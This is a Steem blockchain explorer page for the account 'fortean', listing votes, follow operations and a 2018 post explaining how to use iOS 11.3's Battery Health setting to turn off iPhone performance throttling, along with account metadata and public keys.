| permlink | how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature |
| voter | ax3 |
| weight | 100 (1.00%) |
| Transaction Info | Block #21850625/Trx 35fe622b8ff7366505246c55a181f10b53bffe99 |
View Raw JSON Data
{
  "block": 21850625,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature",
      "voter": "ax3",
      "weight": 100
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T15:25:24",
  "trx_id": "35fe622b8ff7366505246c55a181f10b53bffe99",
  "trx_in_block": 25,
  "virtual_op": 0
}forteanpublished a new post: how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature2018/04/24 15:25:15
forteanpublished a new post: how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature
2018/04/24 15:25:15
| author | fortean |
| body |  Last year in December, Apple conceded that it deliberately slows down iPhones with older batteries to cope up with sudden slowdowns. While the company might have done this with good intentions, it faced flak for keeping the users in dark. Making amends, Apple promised to soon deliver an update that would give users more control over this kind of important performance management. Acting well on their promise, Apple has released the new Battery Health feature in the latest iOS 11.3. So, feel free to update your device and get the new features. This feature is available on all iPhones released after iPhone 6. This makes sense as according to Apple, performance management has been enabled on iPhone 6, iPhone 6 Plus, iPhone 6s, iPhone 6s Plus, iPhone SE, iPhone 7, and iPhone 7 Plus devices. How does the new performance management feature work? Before telling how to access the settings, let me tell you that after you’ve installed iOS 11.3 update, the performance management feature, aka iPhone slowdown feature, is turned off. However, in case your phone suffers a sudden shutdown, the slowdown feature will kick-in to prevent such situations in future. As per Apple, iOS 11.3 will be able to periodically assess the level of performance and the management needed to avoid shutdowns. Once you disable the performance throttling, it’ll stay disabled unless you suffer a shutdown. How to fix iPhone slowdown and battery performance throttling? To access the settings, you need to navigate to Settings > Battery > Battery Health (Beta). Once you tap this option, you’ll be able to get information on maximum battery capacity and performance of your device. In case everything’s fine and your battery’s capacity is full, you’ll see this message: “Your battery is currently supporting normal peak performance.”  Now, let’s suppose your phone has suffered an unexpected shutdown. In that case, performance management features would have been applied. It’ll also show a measure of your battery capacity, which would be lower than 100%. You can tab the blue Disable text to turn off management feature. After disabling it, the feature can’t be turned on again manually.  Once you’ve turned off the performance management feature to disable iPhone slowdown, you’ll see something like this:  In case your battery has degraded significantly, Apple will show a suggestion to visit an authorized service provider and get a new battery for full performance and capacity. You also get an option to Disable the performance management feature.  In few cases, users also might see a Battery Health Unknown message due to improper installation or unknown issue. To solve this, you’re again recommended to visit service center.  These were different options that you’ll see in iOS 11.3’s Battery Health feature. With this, you can disable and fix iPhone slowdown and get the maximum performance out of your device. However, if you choose to ignore the battery replacement advice, the chances of a sudden shutdown will exist. |
| json metadata | {"tags":["iphone"],"image":["https://steemitimages.com/DQmQehW3fJwLaTAZf7aRyyUd8jwBbnaCP7BgvBw5Lm1f4hP/image.png","https://steemitimages.com/DQmar4kX3hBjgDssjySgbVhifGusbLP5HYQB2sTH6Av6xz5/image.png","https://steemitimages.com/DQmea5BcnzBDkSjy2QTYmRoNSEotP4zshBiCSkiipkYvsXC/image.png","https://steemitimages.com/DQmWHKjNwGdmLcKrkSi4ygfaj3TzStKrm1U5L7ygwKif2zk/image.png","https://steemitimages.com/DQmVoF2tRL6AowXChX5rbsBB6LWW6zgSKRy4wyum59sb6UE/image.png","https://steemitimages.com/DQmeyPdvd6bHRvdtpp9FLFwQiLFSNu3nt3F2zJ4oFjecysE/image.png"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | iphone |
| permlink | how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature |
| title | How To Fix Your iPhone’s Slowdown With iOS 11.3’s Battery Health Feature |
| Transaction Info | Block #21850622/Trx 6ad297af063c3456c10aaeb030fe80a66fc1f0a5 |
View Raw JSON Data
{
"block": 21850622,
"op": [
"comment",
{
"author": "fortean",
"body": "\nLast year in December, Apple conceded that it deliberately slows down iPhones with older batteries to cope up with sudden slowdowns. While the company might have done this with good intentions, it faced flak for keeping the users in dark. Making amends, Apple promised to soon deliver an update that would give users more control over this kind of important performance management.\n\nActing well on their promise, Apple has released the new Battery Health feature in the latest iOS 11.3. So, feel free to update your device and get the new features.\n\nThis feature is available on all iPhones released after iPhone 6. This makes sense as according to Apple, performance management has been enabled on iPhone 6, iPhone 6 Plus, iPhone 6s, iPhone 6s Plus, iPhone SE, iPhone 7, and iPhone 7 Plus devices.\nHow does the new performance management feature work?\n\nBefore telling how to access the settings, let me tell you that after you’ve installed iOS 11.3 update, the performance management feature, aka iPhone slowdown feature, is turned off. However, in case your phone suffers a sudden shutdown, the slowdown feature will kick-in to prevent such situations in future.\n\nAs per Apple, iOS 11.3 will be able to periodically assess the level of performance and the management needed to avoid shutdowns. Once you disable the performance throttling, it’ll stay disabled unless you suffer a shutdown.\nHow to fix iPhone slowdown and battery performance throttling?\n\nTo access the settings, you need to navigate to Settings > Battery > Battery Health (Beta).\n\nOnce you tap this option, you’ll be able to get information on maximum battery capacity and performance of your device. In case everything’s fine and your battery’s capacity is full, you’ll see this message: “Your battery is currently supporting normal peak performance.”\n\nNow, let’s suppose your phone has suffered an unexpected shutdown. In that case, performance management features would have been applied. It’ll also show a measure of your battery capacity, which would be lower than 100%.\n\nYou can tab the blue Disable text to turn off management feature. After disabling it, the feature can’t be turned on again manually.\n\nOnce you’ve turned off the performance management feature to disable iPhone slowdown, you’ll see something like this:\n\nIn case your battery has degraded significantly, Apple will show a suggestion to visit an authorized service provider and get a new battery for full performance and capacity. You also get an option to Disable the performance management feature.\n\nIn few cases, users also might see a Battery Health Unknown message due to improper installation or unknown issue. To solve this, you’re again recommended to visit service center.\n\nThese were different options that you’ll see in iOS 11.3’s Battery Health feature. With this, you can disable and fix iPhone slowdown and get the maximum performance out of your device. However, if you choose to ignore the battery replacement advice, the chances of a sudden shutdown will exist.",
"json_metadata": "{\"tags\":[\"iphone\"],\"image\":[\"https://steemitimages.com/DQmQehW3fJwLaTAZf7aRyyUd8jwBbnaCP7BgvBw5Lm1f4hP/image.png\",\"https://steemitimages.com/DQmar4kX3hBjgDssjySgbVhifGusbLP5HYQB2sTH6Av6xz5/image.png\",\"https://steemitimages.com/DQmea5BcnzBDkSjy2QTYmRoNSEotP4zshBiCSkiipkYvsXC/image.png\",\"https://steemitimages.com/DQmWHKjNwGdmLcKrkSi4ygfaj3TzStKrm1U5L7ygwKif2zk/image.png\",\"https://steemitimages.com/DQmVoF2tRL6AowXChX5rbsBB6LWW6zgSKRy4wyum59sb6UE/image.png\",\"https://steemitimages.com/DQmeyPdvd6bHRvdtpp9FLFwQiLFSNu3nt3F2zJ4oFjecysE/image.png\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "iphone",
"permlink": "how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature",
"title": "How To Fix Your iPhone’s Slowdown With iOS 11.3’s Battery Health Feature"
}
],
"op_in_trx": 0,
"timestamp": "2018-04-24T15:25:15",
"trx_id": "6ad297af063c3456c10aaeb030fe80a66fc1f0a5",
"trx_in_block": 21,
"virtual_op": 0
}2018/04/24 03:40:51
2018/04/24 03:40:51
| author | fortean |
| permlink | why-millions-are-deleting-their-facebook-accounts-and-you-should-do-the-same |
| voter | nonachujkov |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21836598/Trx 09d7d5804618f06e171ce0efd6ccf210d8514095 |
View Raw JSON Data
{
  "block": 21836598,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "why-millions-are-deleting-their-facebook-accounts-and-you-should-do-the-same",
      "voter": "nonachujkov",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T03:40:51",
  "trx_id": "09d7d5804618f06e171ce0efd6ccf210d8514095",
  "trx_in_block": 16,
  "virtual_op": 0
}2018/04/23 19:46:24
2018/04/23 19:46:24
| id | follow |
| json | ["follow",{"follower":"fortean","following":"taylor10","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827393/Trx 9acdd2773ead275cdd7cdb84696e433a3213b206 |
View Raw JSON Data
{
  "block": 21827393,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"taylor10\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:24",
  "trx_id": "9acdd2773ead275cdd7cdb84696e433a3213b206",
  "trx_in_block": 70,
  "virtual_op": 0
}forteanfollowed @tftproject2018/04/23 19:46:24
forteanfollowed @tftproject
2018/04/23 19:46:24
| id | follow |
| json | ["follow",{"follower":"fortean","following":"tftproject","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827393/Trx 43a9a294289e8c364167155dde5bac7e0d0d88ee |
View Raw JSON Data
{
  "block": 21827393,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"tftproject\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:24",
  "trx_id": "43a9a294289e8c364167155dde5bac7e0d0d88ee",
  "trx_in_block": 57,
  "virtual_op": 0
}forteanfollowed @syrianaanalysis2018/04/23 19:46:21
forteanfollowed @syrianaanalysis
2018/04/23 19:46:21
| id | follow |
| json | ["follow",{"follower":"fortean","following":"syrianaanalysis","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827392/Trx 96f05974ee81b03cf3aa9db4b312f76aada657cf |
View Raw JSON Data
{
  "block": 21827392,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"syrianaanalysis\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:21",
  "trx_id": "96f05974ee81b03cf3aa9db4b312f76aada657cf",
  "trx_in_block": 54,
  "virtual_op": 0
}forteanfollowed @sweetsssj2018/04/23 19:46:21
forteanfollowed @sweetsssj
2018/04/23 19:46:21
| id | follow |
| json | ["follow",{"follower":"fortean","following":"sweetsssj","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827392/Trx d0a80c3fb7ed36d35cd22d0d6ea38a2f896b9fe6 |
View Raw JSON Data
{
  "block": 21827392,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"sweetsssj\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:21",
  "trx_id": "d0a80c3fb7ed36d35cd22d0d6ea38a2f896b9fe6",
  "trx_in_block": 41,
  "virtual_op": 0
}forteanfollowed @stellabelle2018/04/23 19:46:21
forteanfollowed @stellabelle
2018/04/23 19:46:21
| id | follow |
| json | ["follow",{"follower":"fortean","following":"stellabelle","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827392/Trx 4c55ad3d7ee7bf165b49bf54d2e775150367cfa4 |
View Raw JSON Data
{
  "block": 21827392,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"stellabelle\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:21",
  "trx_id": "4c55ad3d7ee7bf165b49bf54d2e775150367cfa4",
  "trx_in_block": 27,
  "virtual_op": 0
}forteanfollowed @stephenkendal2018/04/23 19:46:21
forteanfollowed @stephenkendal
2018/04/23 19:46:21
| id | follow |
| json | ["follow",{"follower":"fortean","following":"stephenkendal","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827392/Trx 7d6af329f8d339386847a7aca5aa5716ce43b047 |
View Raw JSON Data
{
  "block": 21827392,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"stephenkendal\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:21",
  "trx_id": "7d6af329f8d339386847a7aca5aa5716ce43b047",
  "trx_in_block": 19,
  "virtual_op": 0
}forteanfollowed @sterlinluxan2018/04/23 19:46:18
forteanfollowed @sterlinluxan
2018/04/23 19:46:18
| id | follow |
| json | ["follow",{"follower":"fortean","following":"sterlinluxan","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827391/Trx b5a8eb99455cc09dc1f7f17dff8ccdb7367fd54d |
View Raw JSON Data
{
  "block": 21827391,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"sterlinluxan\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:18",
  "trx_id": "b5a8eb99455cc09dc1f7f17dff8ccdb7367fd54d",
  "trx_in_block": 51,
  "virtual_op": 0
}forteanfollowed @stevescoins2018/04/23 19:46:18
forteanfollowed @stevescoins
2018/04/23 19:46:18
| id | follow |
| json | ["follow",{"follower":"fortean","following":"stevescoins","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827391/Trx 6403626ccc1cd0c4d94e98bd87925f90259b2729 |
View Raw JSON Data
{
  "block": 21827391,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"stevescoins\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:18",
  "trx_id": "6403626ccc1cd0c4d94e98bd87925f90259b2729",
  "trx_in_block": 47,
  "virtual_op": 0
}forteanfollowed @stranger272018/04/23 19:46:18
forteanfollowed @stranger27
2018/04/23 19:46:18
| id | follow |
| json | ["follow",{"follower":"fortean","following":"stranger27","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827391/Trx bbbdb60295d0e0261bd523f6d834c9ef3339a1f2 |
View Raw JSON Data
{
  "block": 21827391,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"stranger27\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:18",
  "trx_id": "bbbdb60295d0e0261bd523f6d834c9ef3339a1f2",
  "trx_in_block": 29,
  "virtual_op": 0
}2018/04/23 19:46:18
2018/04/23 19:46:18
| id | follow |
| json | ["follow",{"follower":"fortean","following":"suesa","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827391/Trx 077d2f08f5ba9b5ae2833c91026bfded7a2ac1ed |
View Raw JSON Data
{
  "block": 21827391,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"suesa\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:18",
  "trx_id": "077d2f08f5ba9b5ae2833c91026bfded7a2ac1ed",
  "trx_in_block": 18,
  "virtual_op": 0
}forteanfollowed @steemtruth2018/04/23 19:46:15
forteanfollowed @steemtruth
2018/04/23 19:46:15
| id | follow |
| json | ["follow",{"follower":"fortean","following":"steemtruth","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827390/Trx f0127db796d513fcec07301d3244a8837053fa5a |
View Raw JSON Data
{
  "block": 21827390,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"steemtruth\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:15",
  "trx_id": "f0127db796d513fcec07301d3244a8837053fa5a",
  "trx_in_block": 20,
  "virtual_op": 0
}forteanfollowed @steemvids2018/04/23 19:46:15
forteanfollowed @steemvids
2018/04/23 19:46:15
| id | follow |
| json | ["follow",{"follower":"fortean","following":"steemvids","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827390/Trx f9fed28dd89301b45bcf1bfda2edda7d649074e2 |
View Raw JSON Data
{
  "block": 21827390,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"steemvids\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:15",
  "trx_id": "f9fed28dd89301b45bcf1bfda2edda7d649074e2",
  "trx_in_block": 7,
  "virtual_op": 0
}forteanfollowed @steemsports2018/04/23 19:46:12
forteanfollowed @steemsports
2018/04/23 19:46:12
| id | follow |
| json | ["follow",{"follower":"fortean","following":"steemsports","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827389/Trx 9a8a3f1bb77a0ad2bd632154da663c8d5e3436ba |
View Raw JSON Data
{
  "block": 21827389,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"steemsports\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:12",
  "trx_id": "9a8a3f1bb77a0ad2bd632154da663c8d5e3436ba",
  "trx_in_block": 39,
  "virtual_op": 0
}forteanfollowed @steemrollin2018/04/23 19:46:12
forteanfollowed @steemrollin
2018/04/23 19:46:12
| id | follow |
| json | ["follow",{"follower":"fortean","following":"steemrollin","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827389/Trx b1699c3170197755a1a2ca27571e8efa7031a88b |
View Raw JSON Data
{
  "block": 21827389,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"steemrollin\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:12",
  "trx_id": "b1699c3170197755a1a2ca27571e8efa7031a88b",
  "trx_in_block": 36,
  "virtual_op": 0
}forteanfollowed @steemdrive2018/04/23 19:46:12
forteanfollowed @steemdrive
2018/04/23 19:46:12
| id | follow |
| json | ["follow",{"follower":"fortean","following":"steemdrive","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827389/Trx f2ee306d9450ccc8033d07b02e46aabedb29d5ce |
View Raw JSON Data
{
  "block": 21827389,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"steemdrive\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:12",
  "trx_id": "f2ee306d9450ccc8033d07b02e46aabedb29d5ce",
  "trx_in_block": 15,
  "virtual_op": 0
}forteanfollowed @steemcleaners2018/04/23 19:46:09
forteanfollowed @steemcleaners
2018/04/23 19:46:09
| id | follow |
| json | ["follow",{"follower":"fortean","following":"steemcleaners","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827388/Trx f6728c9eaf81521bd6106f87079556da15b3b89a |
View Raw JSON Data
{
  "block": 21827388,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"steemcleaners\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:09",
  "trx_id": "f6728c9eaf81521bd6106f87079556da15b3b89a",
  "trx_in_block": 35,
  "virtual_op": 0
}forteanfollowed @thinkingtime2018/04/23 19:46:06
forteanfollowed @thinkingtime
2018/04/23 19:46:06
| id | follow |
| json | ["follow",{"follower":"fortean","following":"thinkingtime","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827387/Trx df50fbf7aebc332bddc243167b7aa1ad5481d195 |
View Raw JSON Data
{
  "block": 21827387,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"thinkingtime\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:06",
  "trx_id": "df50fbf7aebc332bddc243167b7aa1ad5481d195",
  "trx_in_block": 52,
  "virtual_op": 0
}forteanfollowed @theshadowbrokers2018/04/23 19:46:06
forteanfollowed @theshadowbrokers
2018/04/23 19:46:06
| id | follow |
| json | ["follow",{"follower":"fortean","following":"theshadowbrokers","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827387/Trx 3c1b9940d4a267a4df69c00e87f9da6e6de99c51 |
View Raw JSON Data
{
  "block": 21827387,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"theshadowbrokers\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:06",
  "trx_id": "3c1b9940d4a267a4df69c00e87f9da6e6de99c51",
  "trx_in_block": 22,
  "virtual_op": 0
}forteanfollowed @thepholosopher2018/04/23 19:46:06
forteanfollowed @thepholosopher
2018/04/23 19:46:06
| id | follow |
| json | ["follow",{"follower":"fortean","following":"thepholosopher","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["fortean"] |
| Transaction Info | Block #21827387/Trx 9da6911082fe7cf2f49ddd23c4b1b57e698c7f31 |
View Raw JSON Data
{
  "block": 21827387,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"fortean\",\"following\":\"thepholosopher\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "fortean"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-23T19:46:06",
  "trx_id": "9da6911082fe7cf2f49ddd23c4b1b57e698c7f31",
  "trx_in_block": 9,
  "virtual_op": 0
}Manabar
Voting Power100.00%
Downvote Power100.00%
Resource Credits100.00%
Reputation Progress0.00%
{
  "voting_manabar": {
    "current_mana": 9800,
    "last_update_time": 1524584334
  },
  "downvote_manabar": {
    "current_mana": 0,
    "last_update_time": 1521745128
  },
  "rc_account": {
    "account": "fortean",
    "rc_manabar": {
      "current_mana": "8142850055",
      "last_update_time": 1537887600
    },
    "max_rc_creation_adjustment": {
      "amount": "2020748973",
      "precision": 6,
      "nai": "@@000000037"
    },
    "max_rc": "8142850055"
  }
}
Account Metadata
| POSTING JSON METADATA | |
| profile | {"profile_image":"http://www.thelucknowtribune.com/wp-content/uploads/2018/03/al_1513681576_618x347.jpeg","cover_image":"https://i.imgur.com/d4GXLgn.jpg"} |
| JSON METADATA | |
| profile | {"profile_image":"http://www.thelucknowtribune.com/wp-content/uploads/2018/03/al_1513681576_618x347.jpeg","cover_image":"https://i.imgur.com/d4GXLgn.jpg"} |
{
  "posting_json_metadata": {
    "profile": {
      "profile_image": "http://www.thelucknowtribune.com/wp-content/uploads/2018/03/al_1513681576_618x347.jpeg",
      "cover_image": "https://i.imgur.com/d4GXLgn.jpg"
    }
  },
  "json_metadata": {
    "profile": {
      "profile_image": "http://www.thelucknowtribune.com/wp-content/uploads/2018/03/al_1513681576_618x347.jpeg",
      "cover_image": "https://i.imgur.com/d4GXLgn.jpg"
    }
  }
}
Auth Keys
Owner
Single Signature
Public Keys
STM5R26L6L8crbpX1uUA1Le5z4k7My34D1mEFrE11RUTcKVyXe1d51/1
Active
Single Signature
Public Keys
STM6wkB39tRngsN7svjz2Gtmc88gJWooVcdFe5L5GYFst6tPXnRaz1/1
Posting
Single Signature
Public Keys
STM7eMxKUFgMqzbxBo6ip1MSe5fs3XeFe3HFLNjHt6TxAKQvHSxyL1/1
App Permissions
@dtube.app1/1
Memo
STM7Lz1TrFCGFumVbFBGTvM39gVybDxFWh1Ab4pHXYVUWZeV8LJjv
{
  "owner": {
    "weight_threshold": 1,
    "account_auths": [],
    "key_auths": [
      [
        "STM5R26L6L8crbpX1uUA1Le5z4k7My34D1mEFrE11RUTcKVyXe1d5",
        1
      ]
    ]
  },
  "active": {
    "weight_threshold": 1,
    "account_auths": [],
    "key_auths": [
      [
        "STM6wkB39tRngsN7svjz2Gtmc88gJWooVcdFe5L5GYFst6tPXnRaz",
        1
      ]
    ]
  },
  "posting": {
    "weight_threshold": 1,
    "account_auths": [
      [
        "dtube.app",
        1
      ]
    ],
    "key_auths": [
      [
        "STM7eMxKUFgMqzbxBo6ip1MSe5fs3XeFe3HFLNjHt6TxAKQvHSxyL",
        1
      ]
    ]
  },
  "memo": "STM7Lz1TrFCGFumVbFBGTvM39gVybDxFWh1Ab4pHXYVUWZeV8LJjv"
}
Witness Votes
0 / 30
No active witness votes.
[]